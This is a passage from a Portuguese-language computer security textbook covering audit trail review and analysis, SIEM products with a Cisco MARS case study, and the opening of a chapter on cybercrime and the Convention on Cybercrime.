- As ações de um ou mais usuários (p. ex., identificação, autenticação, entrada no sistema e ações de controle de acesso).
- As ações executadas sobre um objeto ou recurso de sistema específico.
- Todas as exceções auditadas ou um conjunto especificado delas.
- Ações associadas a um sistema ou atributo de segurança específico.

A revisão de auditoria pode focalizar registros que correspondem a certos atributos, como usuário ou grupo de usuários, períodos de tempo, tipo de registro, e assim por diante.

Uma ferramenta automatizada que pode ser útil na revisão de auditoria é a priorização de registros de auditoria baseada em entradas fornecidas pelo administrador. Registros podem ser priorizados com base em uma combinação de fatores. Citamos alguns exemplos:

- Tipo de entrada (p. ex., código de mensagem igual a 103, classe de mensagem igual a CRÍTICA).
- O quanto novo é o tipo da entrada (isto é, esse tipo de entrada já apareceu em registros anteriores?).
- Fonte do registro.
- Endereço IP de origem ou de destino (p. ex., endereço de origem em uma lista negra, endereço de destino de um sistema crítico, eventos prévios envolvendo determinado endereço IP).
- Hora do dia ou dia da semana (p. ex., uma entrada pode ser aceitável durante certos horários, mas não permitida em outros).
- Frequência da entrada (p. ex., x vezes em y segundos).

Há várias finalidades possíveis para esse tipo de revisão de auditoria. A revisão de auditoria pode habilitar um administrador a ter uma ideia da operação atual do sistema e do perfil dos usuários e aplicações no sistema, do nível de atividade de ataque e outros usos e eventos relacionados à segurança. A revisão de auditoria pode ser usada para entender um incidente de ataque após o

ocorrido e a resposta do sistema a ele, o que pode resultar em mudanças no software e nos procedimentos.

## Abordagens da análise de dados

O espectro de abordagens e algoritmos usados para análise de dados de auditoria é demasiadamente amplo para ser tratado efetivamente aqui. Em vez disso, damos uma ideia de algumas das abordagens mais importantes, tendo como base a discussão em [SING04].

### **Alerta básico**

A forma mais simples de uma análise é o software simplesmente indicar que ocorreu um evento particular interessante. Se a indicação for dada em tempo real, isso pode servir como parte de um sistema de detecção de intrusão. Para eventos que podem não chegar ao nível de acionar um alerta de intrusão, uma indicação pós-fato de atividade suspeita pode resultar em mais análise.

### **Base de referência**

É o processo de definir eventos e padrões normais *versus* eventos e padrões fora do comum. O processo envolve medir um conjunto de dados conhecidos para computar uma faixa de valores normais. Então, esses valores de base de referência podem ser comparados com novos dados para detectar desvios não usuais. Exemplos de atividades de base de referência incluem os seguintes:

- Quantidade de tráfego de rede por protocolo: total de tráfego HTTP, e-mail, FTP e assim por diante.
- Logins/logout.
- Acessos a contas administrativas.
- Gerenciamento de endereços via Dynamic Host Configuration Protocol (DHCP), requisições DNS.
- Quantidade total de dados de registro por hora/dia.
- Número de processos em execução a qualquer momento.

Por exemplo, um grande aumento no tráfego FTP pode indicar que o servidor FTP foi comprometido e está sendo usado maliciosamente por um agente externo (*outsider*.)

Uma vez estabelecida a base de referência, é possível fazer análises comparativas. Uma abordagem discutida frequentemente neste livro é a **detecção de anomalia**. Um exemplo de abordagem simples de detecção de

anomalia é o freeware *Never Before Seen (NBS) Anomaly Detection Driver* (“controlador de detecção de anomalia nunca vista antes — [www.ranum.com/security/computer\\_security/code](http://www.ranum.com/security/computer_security/code)). A ferramenta implementa uma consulta muito rápida de cadeias de caracteres em um banco de dados e informa se uma cadeia dada está no banco de dados (isto é, se já foi vista).

Considere o seguinte exemplo envolvendo DHCP. O DHCP é usado para fácil configuração TCP/IP de estações pertencentes a uma rede. Durante uma operação de inicialização de sistema, a estação cliente envia uma requisição de configuração que é detectada pelo servidor DHCP. O servidor DHCP seleciona parâmetros de configuração adequados (endereço IP com máscara de sub-rede adequada e outros parâmetros opcionais, como endereço IP do gateway padrão, endereços de servidores DNS, nome de domínio etc.) para estações clientes. O servidor DHCP atribui endereços IP de clientes dentro de um escopo predefinido para uso por certo período (tempo de concessão). Se um endereço IP precisa ser conservado, o cliente deve requisitar uma extensão do período de tempo antes do término da concessão. Se o cliente não requisitar uma extensão do tempo de concessão, o endereço IP é considerado livre e pode ser atribuído a outro cliente. Essa operação é automática e transparente. Com o NBS, é fácil monitorar as redes da organização em busca de novas combinações de endereço físico/IP (MAC/IP) concedidas por servidores DHCP. O administrador fica sabendo imediatamente quais são os novos MACs e os novos endereço IP que estão sendo concedidos e que normalmente não eram concedidos. Isso pode ou não ter implicações em termos de segurança. O NBS também pode buscar por registros mal formados, novas consultas de clientes e ampla gama de outros padrões.

Outra forma de análise de base de referência é a **determinação de limiar (thresholding)**. O thresholding consiste na identificação de dados que ultrapassam determinado valor de base de referência. Thresholding simples é usado para identificar eventos, como conexões recusadas, que acontecem mais do que um certo número vezes. O thresholding pode focalizar outros parâmetros, como a frequência de eventos, em vez do simples número de eventos.

A técnica baseada em janela (**windowing**) consiste na detecção de eventos dentro de dado conjunto de parâmetros, como dentro de um período de tempo determinado ou fora de um período de tempo determinado — por exemplo, usar bases de referência para o horário em que cada usuário acessa o sistema e sinalizar os logins que caem fora dessa faixa.

## Correlação

Outro tipo de análise é a correlação, que procura relações entre eventos. Um exemplo simples de correlação, dada a presença de uma particular mensagem de registro, é gerar alertas em caso de presença de uma segunda mensagem em particular. Por exemplo, se o Snort (veja a [Seção 8.9](#)) relata uma tentativa de estouro de capacidade de buffer vinda de uma estação remota, uma tentativa razoável de correlação seria capturar qualquer mensagem que contenha o endereço IP da estação remota. Ou o administrador poderia querer observar qualquer comando su em uma conta que foi registrada sob a forma de *estação remota nunca vista antes*.

## 18.5 Exemplo: abordagem integrada

[KELL06] é um relatório gerado por uma funcionária pública responsável pela segurança de informações em uma agência governamental, discorrendo sobre suas tentativas de controlar a vasta quantidade de dados de auditoria de segurança gerados pelas redes, servidores e estações dessa agência. Os sistemas são configurados para gerar dados de auditoria, incluindo dados de auditoria relacionados à segurança, para gerentes, auditores e advogados. A quantidade de dados gerados é tão grande que fica difícil para ela extrair informações úteis a tempo. Ela precisa obter e analisar dados relacionados à segurança vindos de estações, servidores, roteadores, sistemas de detecção de intrusão, firewalls e grande quantidade de outras ferramentas de segurança. A carga é tão imensa que um servidor de grande capacidade é dedicado exclusivamente a abrigar software e arquivos de auditoria de análise de segurança.

O problema chegou a um ponto crítico quando a funcionária percebeu que tinha ficado impossível executar uma das tarefas básicas de análise de auditoria de segurança: determinar e utilizar bases de referência. Ela precisa ser capaz de caracterizar atividades e limiares normais para que o sistema gere alertas quando são detectadas anomalias ou padrões maliciosos. Em razão do volume de dados, a geração de uma base de referência por pessoas ou até mesmo auxiliada por pessoas não era prático. E, com a extensa mistura de fontes e formatos de dados de auditoria, parecia não haver nenhum modo óbvio de desenvolver um mecanismo de geração automatizada de bases de referência.

O tipo de produto que pode resolver essas questões é denominado sistema de gerenciamento de informações de segurança (*Security Information Management System* — SIM) ou sistema de gerenciamento de informações e eventos (*Security Information and Event Management System* — SIEM). À medida que esses

produtos passavam para a terceira e quarta gerações, vários outros nomes apareceram, mas nenhum ainda foi aceito para todas as linhas de produtos. Antes de examinarmos a solução específica adotada pela funcionária em questão, damos uma breve visão geral de sistemas SIEM.

## Sistemas SIEM

O software SIEM é um pacote de software de registro centralizado semelhante ao syslog, porém muito mais complexo. Os sistemas SIEM oferecem um recurso de armazenamento de trilha de auditoria centralizado e uniforme, bem como um conjunto de programas de análise de dados de auditoria. Há duas abordagens gerais de configuração, e muitos produtos oferecem uma combinação das duas:

- **Sem agente:** O servidor SIEM recebe dados das estações individuais geradoras de registros, sem a necessidade de instalar qualquer software especial nessas estações. Alguns servidores extraem registros das estações, em geral autenticando-se a cada uma delas e extrairindo seus registros periodicamente. Em outros casos, as estações passam seus registros ao servidor, em geral autenticando-se junto a ele e lhe transferindo seus registros periodicamente. Então, o servidor SIEM executa filtragem e agregação de eventos, e normalização e análise dos registros coletados.
- **Baseada em agente:** Um programa agente é instalado na estação geradora de registros para executar filtragem e agregação de eventos, bem como normalização e análise de registro para um tipo particular de registro, e então transmite os dados normalizados a um servidor SIEM, usualmente em tempo real ou perto do tempo real, para análise e armazenamento. Se uma estação tiver vários tipos de registros de interesse, poderá ser necessário instalar vários agentes. Alguns produtos SIEM também oferecem agentes para formatos genéricos, como syslog e SNMP. Um agente genérico é usado principalmente para obter dados de registro de uma fonte para a qual não existe um agente específico para o formato em questão nem a possibilidade de usar um método sem agente. Alguns produtos também permitem que os administradores criem agentes personalizados para tratar de fontes de registros para as quais não há suporte.

Um software SIEM é capaz de reconhecer uma variedade de formatos de registro, incluindo os de vários sistemas operacionais, softwares de segurança (p. ex., IDSs e firewalls), servidores de aplicação (p. ex., servidores Web, servidores de e-mail) e até mesmo dispositivos de controle de segurança física, como

leitoras de crachá. O software SIEM normaliza essas várias entradas de registro de modo que o mesmo formato é usado para os mesmos itens de dados (p. ex., endereços IP) em todas as entradas. O software pode eliminar campos em entradas de registro que não são necessários para a função de segurança, e entradas de registro que não são relevantes, o que reduz muito a quantidade de dados no registro central. O servidor SIEM analisa os dados combinados advindos das várias fontes de registro, correlaciona eventos entre as entradas de registro, identifica e prioriza eventos significativos e inicia respostas a eventos, se desejado. Os produtos SIEM usualmente incluem diversos recursos para auxiliar os usuários, como os seguintes:

- Interfaces gráficas de usuário (*Graphical User Interfaces* — GUIs) especificamente projetadas para auxiliar os analistas a identificarem problemas potenciais e a revisarem todos os dados disponíveis relacionados a cada problema.
- Uma base de conhecimento de segurança, com informações sobre vulnerabilidades conhecidas, o provável significado de certas mensagens de registro e outros dados técnicos; muitas vezes, os analistas de registros podem personalizar a base de conhecimento conforme necessário.
- Capacidades de rastreamento e relatório de incidentes, às vezes com funcionalidades robustas de controle de fluxo de trabalho.
- Armazenamento e correlação de informações sobre ativos (p. ex., dar prioridade mais alta a um ataque que visa um sistema operacional vulnerável ou uma estação mais importante).

## Sistema de monitoração, análise e resposta de segurança (MARS)

Depois de estudar diversas alternativas, a funcionária responsável pela segurança escolheu o produto *Security Monitoring, Analysis, and Response System* (MARS) da Cisco Systems como o mais efetivo em termos de custo. O produto MARS suporta uma variedade de sistemas. Claro que todos os produtos Cisco no local eram compatíveis com o produto, incluindo dados de NetFlow<sup>6</sup> e syslog vindos de roteadores, firewalls, switches, concentradores e IDSs Cisco, e assim por diante. Além disso, o MARS pode extrair dados vindos de praticamente qualquer dispositivo habilitado para usar SNMP e syslog, bem como de uma ampla gama de sistemas de detecção de vulnerabilidade e antivírus, sistemas operacionais de estações, servidores Web, dispositivos de proxy Web e

servidores de banco de dados. Damos a seguir uma lista dos dispositivos e pacotes de software suportados na época pelo MARS:

- **Rede:** Cisco IOS Software, Cisco Catalyst OS, Cisco NetFlow e Extreme Extremeware
- **Firewall/VPN:** Cisco ASA Software, Cisco PIX Security Appliance, Cisco IOS Firewall, Cisco Firewall Services Module (FWSM), Cisco VPN 3000 Concentrator, Checkpoint Firewall-1 versões NG e VPN-1, NetScreen Firewall e Nokia Firewall
- **Detecção de intrusão:** Cisco IDS, Cisco IDS Module, Cisco IOS IPS, Enterasys Dragon NIDS, ISS RealSecure Network Sensor, Snort NIDS, McAfee Intrushield NIDS, NetScreen IDP, OS e Symantec ManHunt
- **Avaliação de vulnerabilidade:** eEye REM, Qualys QualysGuard e FoundStone FoundScan
- **Segurança de estação:** Cisco Security Agent, McAfee Entercept e ISS RealSecure Host Sensor
- **Antivírus:** Symantec Antivirus, Cisco Incident Control System (Cisco ICS), Trend Micro Outbreak Prevention Service (OPS), Network Associates VirusScan e McAfee ePO
- **Servidores de autenticação:** Cisco Secure ACS
- **Registro de estação:** Windows NT, 2000 e 2003 (com agente e sem agente), Solaris e Linux
- **Aplicação:** Servidores Web (Internet Information Server, iPlanet e Apache), registros de auditoria Oracle e Network Appliance NetCache
- **Supporte universal para dispositivos:** Para agregar e monitorar qualquer aplicação syslog

O MARS funciona na configuração sem agente, com um servidor centralizado dedicado. Em termos gerais, o servidor executa as seguintes etapas:

1. Os eventos entram no servidor MARS vindos de dispositivos e módulos de software em toda a rede.
2. Os eventos são analisados para localizar e identificar cada campo na entrada.
3. O MARS normaliza cada entrada em um formato uniforme de entrada de trilha de auditoria.
4. O MARS executa uma função de correlação para achar eventos que são relacionados e define sessões. Cada sessão é um conjunto de eventos relacionados. Por exemplo, se um verme for detectado, as ocorrências detectadas em todos os dispositivos são correlacionadas em uma única sessão para esse ataque de verme.

5. Sessões e eventos não correlacionados são comparados em um motor de regras e cada um é avaliado. Alguns eventos e sessões são descartados como irrelevantes. Os outros são reclassificados como incidentes que devem ser registrados no banco de dados de incidentes.
6. Uma análise de falsos positivos é executada nos dados para capturar relatórios de falsos positivos conhecidos para IDSs e outros sistemas na rede.
7. Uma avaliação de vulnerabilidade é executada em relação a estações suspeitas para determinar a urgência dos dados.
8. Programas de determinação de perfis e detecção estatística de anomalia são executados sobre os dados.

O MARS oferece amplo conjunto de pacotes de análise e uma interface gráfica de usuário efetiva. Tudo indica que esse produto satisfará as necessidades da funcionalidade responsável pela segurança.

## 18.6 Leituras e sites recomendados

[CCPS04b], [FRAS97] e [NIST95] têm um capítulo ou seção útil sobre auditoria de segurança. Os seguintes documentos padrões abrangem os tópicos deste capítulo: [KENT06] e [ITUT95]. [KUPE04] é um tratamento longo do tópico.

[EATO03] é um excelente tratamento do syslog.

[MERC03] discute trilhas de auditoria e seu uso adequado. [SING04] dá uma útil descrição do syslog UNIX e também do Windows Event Log. [ZHOU04] descreve técnicas para auditoria em nível de aplicação que não requerem recompilação. [HELM93] dá modelos estatísticos de detecção de utilização indevida baseada em análise de trilhas de auditoria e mostra que a cuidadosa seleção de atributos de transação pode melhorar a acurácia da detecção. [YONG05] descreve monitores programáveis de nível de usuário que não exigem privilégios de superusuário.

**CCPS04b** Common Criteria Project Sponsoring Organisations. Common Criteria for Information Technology Security Evaluation, Part 2: Security Functional Requirements. CCIMB-2004-01-002, janeiro de 2004.

**EATO03** Eaton, I. The Ins and Outs of System Logging Using Syslog. SANS Institute InfoSec Reading Room, fevereiro de 2003.

**FRAS97** Fraser, B. Site Security Handbook. RFC 2196, setembro de 1997.

**HELM93** Helman, P. e Liepins, G. Statistical Foundations of Audit Trail Analysis for the Detection of Computer Misuse. IEEE Transactions on Software Engineering, setembro de 1993.

- ITUT95** Telecommunication Standardization Sector of the International Telecommunications Union (ITU-T). Security Audit and Alarms Framework. X.816, novembro de 1995.
- KENT06** Kent, K. e Souppaya, M. Guide to Computer Security Log Management. NIST Special Publication 800-92, setembro de 2006.
- KUPE04** Kuperman, B. A Categorization of Computer Security Monitoring Systems and the Impact on the Design of Audit Sources. CERIAS Tech Report 2004-26; Purdue U. Ph.D. Thesis, agosto de 2004.  
[www.cerias.purdue.edu/](http://www.cerias.purdue.edu/)
- MERC03** Mercuri, R. On Auditing Audit Trails. Communications of the ACM, janeiro de 2003.
- NIST95** National Institute of Standards and Technology. An Introduction to Computer Security: The NIST Handbook. Special Publication 800-12, outubro de 1995.
- SING04** Singer, A. e Bird, T. Building a Logging Infrastructure. Short Topics in System Administration, Published by USENIX Association for Sage, 2004. [sageweb.sage.org](http://sageweb.sage.org)
- YONG05** Yongzheng, W. e Yap, H. A User-level Framework for Auditing and Monitoring. Proceedings of the 21st Annual Computer Security Applications Conference (ACSAC 2005), 2005.
- ZHOU04** Zhou, J. e Vigna, G. Detecting Attacks that Exploit Application-Logic Errors Through Application-Level Auditing. Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC'04), 2004.

## Site recomendado

- **Security Issues in Network Event Logging:** Esse grupo de trabalho da IETF está desenvolvendo padrões para funções de registro de sistema.

## 18.7 Termos principais, perguntas de revisão e problemas

### Termos principais

análise de trilha de auditoria	biblioteca de interposição biblioteca estaticamente ligada	syslog
auditoria	gerenciamento	trilha de auditoria
auditoria de segurança	de informações e eventos	trilha de auditoria
base de referência	de segurança (SIEM)	de acesso físico
biblioteca compartilhada	reescrita binária dinâmica	trilha de auditoria
biblioteca compartilhada dinamicamente ligada	registro	de segurança
biblioteca compartilhada estaticamente ligada	revisão de auditoria	trilha de auditoria em nível de aplicação
		trilha de auditoria em nível de sistema
		trilha de auditoria em nível de usuário

## Perguntas de revisão

- 18.1 Explique a diferença entre uma mensagem de auditoria de segurança e um alarme de segurança.
- 18.2 Cite e descreva brevemente os elementos de um modelo de auditoria e alarmes de segurança.
- 18.3 Cite e descreva brevemente as principais funções de auditoria de segurança.
- 18.4 Em que áreas (categorias de dados) os dados de auditoria devem ser coletados?
- 18.5 Cite e explique as diferenças entre quatro categorias diferentes de trilhas de auditoria.
- 18.6 Quais são os principais elementos de um utilitário syslog do UNIX?
- 18.7 Explique como uma biblioteca de interposição pode ser usada para auditoria em nível de aplicação.
- 18.8 Explique a diferença entre revisão de auditoria e análise de auditoria.
- 18.9 O que é um sistema de gerenciamento de informações e eventos de segurança (SIEM)?

## Problemas

- 18.1 Compare as [Tabelas 18.2](#) e [18.3](#). Discuta as áreas de sobreposição e as áreas que não se sobrepõem e sua significância.
  - a. Há itens encontrados na [Tabela 18.2](#) não encontrados na [Tabela 18.3](#)? Discuta a justificativa para tal.

- b. Há itens encontrados na [Tabela 18.3](#) não encontrados na [Tabela 18.2](#)?  
Discuta a justificativa para tal.

18.2 Outra lista de eventos auditáveis, retirada de [KUPE04], é mostrada na [Tabela 18.6](#). Compare essa tabela com as [Tabelas 18.2 e 18.3](#).

- a. Há itens encontrados nas [Tabelas 18.2 e 18.3](#) que não são encontrados na [Tabela 18.6](#)? Discuta a justificativa para tal.
- b. Há itens encontrados na [Tabela 18.6](#) não encontrados nas [Tabelas 18.2 e 18.3](#)? Discuta a justificativa para tal.

18.3 Discuta as vantagens e desvantagens das abordagens do software SIEM baseadas em agente e sem agente, descritas na [Seção 18.5](#).

### **Tabela 18.6**

#### **Lista de eventos sugeridos para auditoria**

##### **Identificação e autenticação**

- Mudança de senha
- Falha de eventos de login
- Tentativas de login bem-sucedidas
- Tipo de terminal
- Localização do login
- Consulta de identidade de usuário
- Tentativas de login a contas não existentes
- Terminal usado
- Tipo de login (interativo/automático)
- Método de autenticação
- Horário de logout
- Tempo total de conexão
- Razão para logout

##### **Operações do sistema operacional**

- Auditoria habilitada
- Tentativa de desabilitar auditoria

- Tentativa de modificar configuração de auditoria
- Colocar um objeto no espaço de memória de outros usuários
- Eliminação de objetos do espaço de memória de outros usuários
- Mudança em privilégio
- Mudança em rótulo de grupo
- Utilização de comando “sensível”

## Acesso bem-sucedido a programa

- Nomes e argumentos passados ao comando
- Horário de utilização
- Dia da utilização
- Tempo de CPU usado
- Tempo real transcorrido
- Arquivos acessados
- Número de arquivos acessados
- Máxima memória usada

## Falha de acesso a programa

## Parâmetros globais do sistema

- Atividade (carga) de CPU global no sistema
- Atividade de disco global no sistema
- Utilização de memória global no sistema

## Acessos a arquivo

- Criação de arquivo
- Leitura de arquivo
- Escrita em arquivo
- Eliminação de arquivo
- Tentativa de acessar arquivos de outros usuários
- Tentativa de acessar arquivos “sensíveis”
- Falhas de acesso a arquivo
- Mudança de permissão

- Mudança de rótulo
- Modificação de diretório
- Informações em arquivos
- Nome
- Carimbos de tempo
- Tipo
- Conteúdo
- Proprietários
- Grupo
- Permissões
- Rótulo
- Dispositivo físico
- Bloco de disco

## Interação de usuário

- Velocidade de digitação
- Erros de digitação
- Intervalos de digitação
- Ritmo de digitação
- Pressão aplicada sobre superfície
- Eventos de janela
- Múltiplos eventos por local
- Múltiplos locais com eventos
- Movimentos do mouse
- Cliques no mouse
- Tempos de ociosidade
- Tempo de conexão
- Dados enviados pelo terminal
- Dados enviados ao terminal

## Impressão de cópia em papel

## Atividade de rede

- Pacote recebido
- Protocolo
- Endereço de origem
- Endereço de destino
- Porta de origem
- Porta de destino
- Comprimento
- Tamanho da carga útil
- Carga útil
- Soma de verificação
- Marcadores (flags)
- Porta aberta
- Porta fechada
- Conexão requisitada
- Conexão fechada
- Reinicialização de conexão
- Máquina em estado de falha

---

<sup>1</sup> O [NIST95] salienta que alguns especialistas de segurança fazem a seguinte distinção entre uma trilha de auditoria e um registro de auditoria: um registro (ou log) é uma gravação de eventos executados por determinado pacote de software, e uma trilha de auditoria é um histórico completo de um evento, possivelmente usando diversos registros. Todavia, a utilização comum pela comunidade de segurança não usa essa definição. Não fazemos tal distinção neste livro.

<sup>2</sup> Telecommunication Standardization Sector of the International Telecommunications Union. Consulte o Apêndice C se quiser uma discussão sobre essa e outras organizações que produzem padrões.

<sup>3</sup> International Organization for Standardization. Consulte o Apêndice C se quiser uma discussão sobre essa e outras organizações que produzem padrões.

<sup>4</sup> Da Wikipedia em inglês: “Ataques de formato de cadeia podem ser usados para provocar a finalização de um programa ou executar código malicioso. O problema surge da utilização de entradas de usuário não filtradas por parâmetros de formatação de cadeia presente em certas funções da linguagem C que executam a formatação, como o printf(). Um usuário malicioso pode usar os símbolos de formatação %s e %x, entre outros, para imprimir dados provenientes da pilha ou, possivelmente, de outras localizações na memória. Pode-se também escrever dados arbitrários em locais arbitrários usando o símbolo de formatação %n, que comanda o printf() e funções semelhantes a escrever o número de bytes formatados em um endereço armazenado na pilha.”

<sup>5</sup> Nota de Tradução: Um carregador de ligação é um programa que combina as funções de ligação de programas e de seu carregamento na memória.

<sup>6</sup> NetFlow é um protocolo de rede aberto, porém proprietário, desenvolvido pela Cisco Systems para executar em equipamentos de rede, como roteadores e switches LAN, para coletar informações de tráfego IP. Ele é documentado na RFC 3954.

---

## CAPÍTULO 19

---

# Aspectos legais e éticos

---

### 19.1 Cibercrime e crime de computador

Tipos de crime de computador

Desafios legais

Trabalhando com os órgãos responsáveis pela aplicação de leis

### 19.2 Propriedade intelectual

Tipos de propriedade intelectual

Propriedade intelectual relevante para a segurança de redes e computadores

Lei dos Direitos Autorais do Milênio Digital

Gerenciamento de direitos digitais

### 19.3 Privacidade

Leis e regulamentações de privacidade

Resposta organizacional

Privacidade na utilização de computadores

Privacidade e vigilância de dados

### 19.4 Questões éticas

Ética e profissões de SI

Questões éticas relacionadas a computadores e sistemas de informação

Códigos de conduta

Regras

### 19.5 Leituras e sites recomendados

### 19.6 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Discutir os diferentes tipos de crime de computador.
- Entender os tipos de propriedade intelectual.
- Apresentar uma visão geral de questões fundamentais na área de privacidade.
- Comparar e contrastar várias abordagens de códigos de ética de computador.

Os aspectos legais e éticos da segurança de computadores abrangem ampla gama de tópicos, e uma discussão detalhada está bem além do escopo deste livro. Neste capítulo, abordaremos alguns tópicos importantes nessa área.

## 19.1 Cibercrime e crime de computador

Grande parte deste livro examina abordagens técnicas da detecção, prevenção e recuperação de ataques a computadores e redes. Os [Capítulos 16 e 17](#) examinam abordagens físicas e de fator humano, respectivamente, para reforçar a segurança de computadores. Todas essas medidas podem melhorar significativamente a segurança de computadores, mas não são capazes de garantir sucesso total em detecção e prevenção. Outra ferramenta é o fator de intimidação das leis. Muitos tipos de ataques a computador podem ser considerados crimes e, como tais, estão sujeitos a sanções criminais. Esta seção começa com uma classificação de tipos de crime de computador e depois examina alguns dos desafios legais específicos no contexto de crimes de computador.

### Tipos de crime de computador

**Crimes de computador**, ou **cibercrimes**, são nomes usados de modo geral para descrever atividade criminal na qual computadores ou redes de computadores são uma ferramenta, um alvo ou um lugar de atividade criminal.<sup>1</sup> Essas categorias não são exclusivas, e muitas atividades podem ser caracterizadas em uma ou mais categorias. O termo *cibercrime* tem uma conotação de utilização de redes especificamente, ao passo que a expressão *crime de computador* pode ou não envolver redes.

O Departamento de Justiça dos Estados Unidos [[DOJ00](#)] categoriza crimes de computador com base no papel que o computador desempenha na atividade criminal, da seguinte maneira:

- **Computadores como alvos:** Essa forma de crime visa um sistema de computador, para adquirir informações armazenadas no sistema de computador, controlar o sistema-alvo sem autorização ou pagamento (roubo

de serviço) ou alterar a integridade dos dados, ou interferir na disponibilidade do computador ou servidor. Usando a terminologia do [Capítulo 1](#), essa forma de crime envolve ataque à integridade de dados, integridade de sistemas, confidencialidade, privacidade ou disponibilidade de dados.

- **Computadores como dispositivos de armazenamento:** Os computadores podem ser usados para promover atividade ilegal mediante a utilização de um computador ou de um dispositivo de computação como meio de armazenamento passivo. Por exemplo, o computador pode ser usado para armazenar listas de senhas roubadas, números de cartões de crédito ou cartões de telefone, informações pertencentes a corporações, arquivos de imagens pornográficas ou “warez” (softwares comerciais pirateados).
- **Computadores como ferramentas de comunicação:** Muitos dos crimes dentro dessa categoria são simplesmente crimes tradicionais cometidos online. Entre os exemplos citamos a venda ilegal de medicamentos controlados, substâncias controladas, álcool e armas de fogo; fraude; apostas e pornografia infantil.

Uma lista de crimes mais específica, mostrada na [Tabela 19.1](#), é definida na Convenção Internacional do Cibercrime (International Convention on Cibercrime<sup>2</sup>). Essa é uma lista útil porque representa um consenso internacional sobre o que constitui crime de computador, ou cibercrime, e quais crimes são considerados importantes.

### Tabela 19.1

#### Cibercrimes citados na Convenção do Cibercrime

##### Artigo 2 Acesso ilegal

Acesso não autorizado ao todo ou a qualquer parte de um sistema de computador.

##### Artigo 3 Interceptação ilegal

Interceptação não autorizada, executada por meios técnicos, de transmissões não públicas de dados computacionais para/de/dentro de um sistema de computador, incluindo emissões eletromagnéticas

vindas de um sistema de computador que carrega tais dados computacionais.

## **Artigo 4 Interferência em dados**

Dano, eliminação, deterioração, alteração ou supressão não autorizados de dados computacionais.

## **Artigo 5 Interferência em sistema**

Sério impedimento não autorizado do funcionamento de um sistema de computador por meio da entrada, transmissão, dano, eliminação, deterioração, alteração ou supressão de dados computacionais.

## **Artigo 6 Utilização indevida de dispositivos**

1. Produção, venda, compra para utilização, importação, distribuição ou qualquer outro tipo de disponibilização de:
  - a. Dispositivo, incluindo um programa de computador, projetado ou adaptado principalmente para a finalidade de cometer qualquer dos delitos estabelecidos de acordo com os Artigos 2 a 5 anteriores;
  - b. Senha de computador, código de acesso ou dado semelhante, por meio do qual o todo ou qualquer parte de um sistema de computador pode ser acessado, com a intenção de usá-lo para a finalidade de cometer qualquer dos delitos estabelecidos nos Artigos 2 a 5 anteriores;
2. Posse de um item referenciado nos parágrafos a.i ou ii anteriores, com o intento de usá-lo para a finalidade de cometer qualquer dos delitos estabelecidos nos Artigos 2 a 5 anteriores. Uma entidade pode exigir por lei a posse de vários desses itens antes que se possa imputar responsabilidade criminal.

## **Artigo 7 Falsificação relacionada a computador**

Entrada, alteração, eliminação ou supressão de dados de computador, resultando em dados não autênticos com a intenção de considerá-los e usá-los para finalidades legais como se fossem autênticos, independentemente ou não de esses dados serem diretamente legíveis ou comprehensíveis.

## **Artigo 8 Fraude relacionada a computador**

Causar a perda de pertences de outra pessoa por:

1. Qualquer entrada, alteração, eliminação ou supressão de dados de computador;
2. Qualquer interferência com o funcionamento de um sistema de computador, com o intento fraudulento ou desonesto de buscar, sem autorização, benefício econômico para si ou para outrem.

## **Artigo 9 Delitos relacionadas a pornografia infantil**

1. Produzir pornografia infantil com a finalidade de distribuição por meio de um sistema de computador;
2. Oferecer ou disponibilizar pornografia infantil por meio de um sistema de computador;
3. Distribuir ou transmitir pornografia infantil por meio de um sistema de computador;
4. Comprar pornografia infantil por meio de um sistema de computador para si ou para outrem;
5. Possuir pornografia infantil em um sistema de computador ou em um meio de armazenamento de dados computacionais.

## **Artigo 10 Infrações de direitos autorais e direitos relacionados**

## **Artigo 11 Tentar e ajudar ou favorecer**

Ajudar ou favorecer o cometimento de quaisquer delitos estabelecidos de acordo como os Artigos 2 a 10 anteriores da presente Convenção com o intuito de cometer tal delito. Tentativa de cometer qualquer dos delitos estabelecidas de acordo com os Artigos 3 a 5, 7, 8 e 9.1.a e c. desta Convenção.

Outra categorização é usada no Levantamento de E-crime CERT-2007 (CERT 2007 E-crime Survey), cujo resultado é mostrado na [Tabela 19.2](#). Os números na segunda coluna indicam a porcentagem de participantes que informaram, no

mínimo, um incidente na linha de categoria correspondente. Os dados nas três colunas restantes indicam a porcentagem de participantes que informaram determinada fonte para um ataque.<sup>3</sup>

